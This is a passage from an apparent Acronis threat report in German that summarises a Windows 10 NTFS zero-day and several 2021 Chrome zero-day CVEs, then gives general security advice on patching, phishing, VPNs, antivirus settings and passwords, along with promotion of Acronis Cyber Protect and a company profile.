Eine Zero-Day-Schwachstelle in Microsoft Windows 10 ermöglicht potenziellen Angreifern, alle Daten auf einem mit NTFS formatierten Laufwerk zu löschen. Der Angriff erfolgt durch die Ausführung eines simplen einzeiligen Befehls. Der einzeilige Befehl lässt sich in zahlreichen Dateitypen wie Windows-Verknüpfungsdateien, ZIP-Archiven und Batch-Dateien verbergen. Bei der Ausführung wird die Installation umgehend beschädigt und die Windows-Benutzer werden dazu aufgefordert, ihren Rechner neu zu starten, um das beschädigte Laufwerk zu reparieren. Zu diesem Zeitpunkt ist es zu spät und es besteht die Gefahr von Datenverlust, falls das Wiederherstellungsprogramm die beschädigten Dateien nicht reparieren kann. Bei einer Verknüpfungsdatei müssen die Nutzer die Datei noch nicht einmal öffnen, um den Angriff zu aktivieren – sie müssen nur das Verzeichnis öffnen, in dem sich die Datei befindet.

Seit Jahresbeginn hat Google zahlreiche Zero-Day-Schwachstellen im beliebten Chrome-Browser behoben. Da mehr als 65 % der Nutzer diesen Browser verwenden, ist er für Angreifer ein lukratives Ziel.

Im April veröffentlichte Google einen Patch für einen Zero-Day-Exploit im Chrome-Browser, der aktiv ausgenutzt wurde. Der Patch kam genau einen Monat nach einem anderen Zero-Day-Patch für Chrome und war lediglich einer von 47 Sicherheitspatches, die mit diesem Update veröffentlicht wurden.

Google veröffentlichte die Version 88.0.4324.150 des Chrome-Browsers für Windows, Mac und Linux, mit der eine bereits von Angreifern ausgenutzte Zero-Day-Schwachstelle behoben wurde. Die Zero-Day-Lücke mit der Bezeichnung CVE-2021-21148 wurde als ein Speicherfehler mit Heap-Pufferüberlauf in der V8 JavaScript-Engine beschrieben. Google behob gleichzeitig eine Reihe weiterer CVEs: CVE-2021-21225, ein Out-of-Bounds-Speicherzugriffsfehler (Zugriff außerhalb des gültigen Bereichs). CVE-2021-21223 löste einen Integer-Overflow-Fehler in Mojo aus. Die vierte sehr kritische Schwachstelle mit der Bezeichnung CVE-2021-21226 ist ein Use-after-free-Fehler, der in der Navigation von Chrome gefunden wurde.

Kurz gesagt: Es wurde eine weitere Use-after-free-Schwachstelle, also eine Zero-Day-Lücke, für Google Chrome veröffentlicht. Angreifern ermöglicht sie Remote-Code-Ausführung und DoS-Angriffe auf die betroffenen Systeme. Die Schwachstelle besteht in Blink, dem Browser-Modul für Chrome, das im Rahmen des Chromium-Projekts entwickelt wurde. Browser-Module konvertieren HTML-Dokumente und andere Webseitenressourcen in visuelle Darstellungen, die von Endbenutzern betrachtet werden können.

In einem offiziellen Blog-Artikel bestätigte Google, dass nach einem anonymen Tipp ein neuer Zero-Day-Exploit in Chrome gefunden wurde, der bereits von Angreifern ausgenutzt wurde. CVE-2021-30554 wurde in WebGL gefunden, einer JavaScript-API zum Rendern. Um diese Bedrohung abzuwehren, sollten Chrome-Nutzer umgehend ihre Browser-Version unter „Einstellungen > Hilfe > Über Google Chrome“ überprüfen. Zeigt Ihr Browser auf Linux, macOS und Windows die Version 91.0.4472.114 oder höher an, sind Sie geschützt. Sollte dies nicht der Fall sein, sollten Sie manuell auf Updates überprüfen und den Browser neustarten, sobald das Update geladen ist.

Teil 4

Empfehlungen von Acronis für zuverlässige Sicherheit in der aktuellen und zukünftigen Bedrohungslage

Aktuelle Cyber-Angriffe, Datenlecks und Ransomware-Ausbrüche weisen auf einen wunden Punkt hin: Die Cyber Security kann nicht mehr Schritt halten. Ein Grund für diesen Rückstand sind unzureichende Technologien sowie menschliche Fehler, die durch cleveres Social Engineering ausgelöst werden. In Fällen, in denen eine Backup-Lösung gut funktionierte und nicht kompromittiert wurde, dauert es meist Stunden oder Tage, um Systeme in einen betriebsfähigen Zustand wiederherzustellen. Backups sind unverzichtbar, wenn Cyber Security-Lösungen versagen. Gleichzeitig können Backup-Lösungen kompromittiert bzw. deaktiviert werden oder langsam arbeiten, sodass Unternehmen aufgrund von Ausfallzeiten viel Geld verlieren.

Um diese Probleme zu lösen, empfehlen wir eine integrierte Cyber Protection-Lösung wie Acronis Cyber Protect. Diese kombiniert Malware-Schutz, EDR, DLP, E-Mail-Sicherheit, Schwachstellenbewertungen, Patch-Verwaltung sowie Backup-Funktionen in einem einzigen Agenten, der unter verschiedensten Windows-Betriebssystemen läuft. Dank dieser Integration können Sie die optimale Leistung gewährleisten, Kompatibilitätsprobleme beseitigen und eine schnelle Wiederherstellung sicherstellen. Wenn eine Bedrohung übersehen wurde oder erst erkannt wird, während sie Ihre Daten verändert, wird der Agent die unveränderten Daten sofort aus dem Backup wiederherstellen. Da Ihr Backup zudem über einen einzigen Agenten installiert wird, weiß die Lösung genau, welche Daten verloren gingen und wiederhergestellt werden müssen.

Mit einem Malware-Schutz-Agenten, der vom Backup-Produkt mit eigenem Agenten getrennt arbeitet, ist eine sofortige automatisierte Wiederherstellung nicht möglich. Ihre Malware-Schutzlösung kann vielleicht die Bedrohung stoppen, doch einige Daten sind wahrscheinlich bereits verloren. Ein Backup-Agent weiß nicht automatisch davon und die Daten werden – wenn überhaupt – nur langsam wiederhergestellt.

Natürlich versucht **Acronis Cyber Protect Cloud**, Datenwiederherstellungen unnötig zu machen, indem die Lösung Bedrohungen erkennt und beseitigt, bevor diese Ihre Umgebung beeinträchtigen können. Möglich wird dies durch unsere erweiterten und mehrschichtigen Cyber Security-Funktionen.

Dennoch sollten Unternehmen und Privatanwender selbst dann nicht grundlegende Sicherheitsregeln vergessen, wenn sie moderne Lösungen wie Acronis Cyber Protect nutzen.

Patches für Ihr Betriebssystem und Ihre Applikationen

Die Installation von Patches ist unverzichtbar, da viele erfolgreiche Angriffe ungepatchte Schwachstellen ausnutzen. Mit einer Lösung wie Acronis Cyber Protect profitieren Sie von integrierten Schwachstellenbewertungen und Patch-Verwaltungsfunktionen. Wir verfolgen alle entdeckten Schwachstellen und veröffentlichten Patches, damit Administratoren und Techniker problemlos alle Endpunkte mit einer flexiblen Konfiguration und detaillierten Berichten patchen können. Acronis Cyber Protect unterstützt nicht nur alle integrierten Windows-Anwendungen, sondern auch mehr als 230 beliebte Drittanbieter-Applikationen wie Telekommunikations-Tools (z. B. Zoom und Slack) und VPN-Clients, die bei der Arbeit im Homeoffice zum Einsatz kommen. Achten Sie darauf, schwerwiegende Schwachstellen zuerst zu patchen und den Erfolgsbericht zu kontrollieren, um sicherzustellen, dass die Patches ordnungsgemäß installiert wurden.

Wenn Sie nicht über Acronis Cyber Protect verfügen bzw. keine Software zur Patch-Verwaltung verwenden, ist das deutlich schwieriger. Zumindest müssen Sie gewährleisten, dass Windows alle benötigten Updates erhält und diese schnellstmöglich installiert werden. Sehr häufig ignorieren Benutzer Systemmeldungen, in denen Windows einen Neustart anfordert – was ein großer Fehler ist. Prüfen Sie, ob automatische Updates für Produkte gängiger Software-Anbieter wie Adobe aktiviert sind und Anwendungen wie PDF Reader immer umgehend aktualisiert werden.

Vorsicht vor Phishing-Versuchen und verdächtigen Links

Themenbezogenes Phishing sowie gefährliche Websites tauchen jeden Tag in großer Zahl auf und werden normalerweise auf Browser-Ebene gefiltert. Mit einer Cyber Protection-Lösung wie Acronis Cyber Protect profitieren Sie jedoch von dedizierten URL-Filterungsfunktionen. Die gleichen Funktionen sind auch für Endpunkt-Schutzlösungen verfügbar, obwohl Acronis Cyber Protect eine spezielle Kategorie für gesundheitsbezogene Themen besitzt, die mit größerer Priorität aktualisiert wird. Üblicherweise finden sich diese Links in Messenger-Chats, E-Mails, Forenbeiträgen usw. Klicken Sie also nicht auf Links, auf die Sie nicht klicken müssen. Dies gilt ebenso für Links, die Ihnen unerwartet zugesendet werden.

Phishing oder böswillige Anhänge können ebenso wie böswillige Links per E-Mail eingehen. Bei Anhängen müssen Sie stets deren Quelle überprüfen und sicherstellen, dass Sie die Anhänge erwarten. Jeder Anhang sollte mit Ihrer Malware-Schutzlösung gescannt werden.

VPN bei der Arbeit mit Geschäftsdaten

Ganz gleich, ob Sie aus der Ferne auf Unternehmensquellen und Services zugreifen oder lediglich Webressourcen aufrufen und Kommunikations-Tools nutzen, sollten Sie ein virtuelles privates Netzwerk (VPN) verwenden. Wenn Ihr Unternehmen über eine VPN-Richtlinie verfügt, erhalten Sie sehr wahrscheinlich entsprechende Anweisungen von Ihrem Administrator oder MSP-Techniker. Wenn Sie Ihren Arbeitsplatz selbst absichern müssen, sollten Sie bekannte und empfohlene VPN-Applikationen und -Services nutzen, die auf Software-Marketplaces oder direkt von Anbietern erhältlich sind. Ein VPN verschlüsselt Ihren gesamten Datenverkehr, sodass Hacker mit Ihren übertragenen Daten nichts anfangen können.

Ordnungsgemäße Funktion Ihrer Cyber Security-Lösung

In Acronis Cyber Protect sind gut ausbalancierte und optimierte Sicherheitstechnologien integriert. So besitzt das Acronis Produkt mehrere Erkennungs-Engines, die einer integrierten Windows-Lösung vorzuziehen sind.

Es genügt jedoch nicht, dass der Malware-Schutz installiert ist: Er muss auch ordnungsgemäß konfiguriert sein. Das bedeutet:

- Mindestens einmal täglich sollte **ein vollständiger Scan** durchgeführt werden.
- **Das Produkt benötigt** täglich oder stündlich Updates (je nachdem, wie oft sie zur Verfügung gestellt werden).
- **Das Produkt sollte** mit Erkennungsmechanismen in der Cloud verbunden sein, was im Fall von Acronis Cyber Protect die Komponente Acronis Cloud Brain ist. Sie ist standardmäßig aktiv, Sie müssen jedoch sicherstellen, dass das Internet verfügbar und nicht versehentlich vom Malware-Schutz blockiert ist.
- **On-Demand- und On-Access-Scans** (in Echtzeit) sollten aktiviert sein und auf jede neu installierte oder ausgeführte Software reagieren.

Wichtig: Ignorieren Sie niemals Meldungen Ihres Malware-Schutzes. Lesen Sie diese sorgfältig durch und achten Sie darauf, dass die Lizenz gültig ist (sofern Sie die Bezahlversion eines Sicherheitsanbieters nutzen).


Halten Sie Kennwörter und Arbeitsplatz unter Verschluss

Unser wichtigster Sicherheitstipp: Achten Sie darauf, dass Ihre eigenen Kennwörter und die Ihrer Mitarbeiter stark und vertraulich sind. Geben Sie die Kennwörter niemals weiter. Nutzen Sie für jeden Service ein eigenes und langes Kennwort und verwalten Sie diese Kennwörter mit einer Kennwort-Manager-Software. Die Alternative sind lange Passphrasen, die sich leicht merken lassen. Kennwörter mit acht Zeichen lassen sich heute mit Brute-Force-Angriffen leicht knacken.

In einem sicheren Produkt wie Acronis Cyber Protect speichern wir an keinem Ort Ihre Kennwörter. Werden sie vergessen, besteht kein Zugriff mehr auf die Daten.

Außerdem gilt: Vergessen Sie nie, Ihren Laptop oder Desktop zu sperren und den Zugriff darauf zu beschränken – selbst dann, wenn Sie im Homeoffice arbeiten. Es gibt zu viele Fälle, in denen vertrauliche Informationen von einem nicht gesperrten PC gestohlen werden wurden – selbst aus einiger Entfernung.

Acronis



Über Acronis

Acronis vereint Data Protection und Cyber Security in einer integrierten, automatisierten Cyber Protection-Lösung, die mit Verlässlichkeit, Verfügbarkeit, Vertraulichkeit, Authentizität und Sicherheit (engl. safety, accessibility, privacy, authenticity, security, kurz: SAPAS) die Herausforderungen der modernen digitalen Welt bewältigt. Dank flexibler Deployment-Modelle, die die Anforderungen von Service Providern und IT-Verantwortlichen erfüllen, bietet Acronis hervorragende Cyber Protection für Daten, Applikationen und Systeme mit innovativen Lösungen, die Virenschutz der nächsten Generation, Backup, Disaster Recovery und Verwaltung für den Endpunktschutz umfassen. Unterstützt durch erweiterten Malware-Schutz mit modernster Maschinenintelligenz und Blockchain-basierter Authentifizierung schützt Acronis Ihre Daten in allen lokalen, Cloud-basierten und hybriden Umgebungen – zu geringen und vorhersagbaren Kosten.

Acronis wurde 2003 in Singapur gegründet und ist seit 2008 in der Schweiz eingetragen. Heute beschäftigt das Unternehmen mehr als 1.600 Mitarbeiter an 34 Standorten in 19 Ländern. Den Acronis Lösungen vertrauen bereits mehr als 5,5 Millionen Privatanwender und 500.000 Unternehmen – einschließlich 100 % der Fortune 1000-Unternehmen und erstklassige Profisport-Teams. Acronis Produkte können über mehr als 50.000 Partner und Service Provider in über 150 Ländern und in mehr als 40 Sprachen erworben werden. Weitere Informationen finden Sie unter www.acronis.com.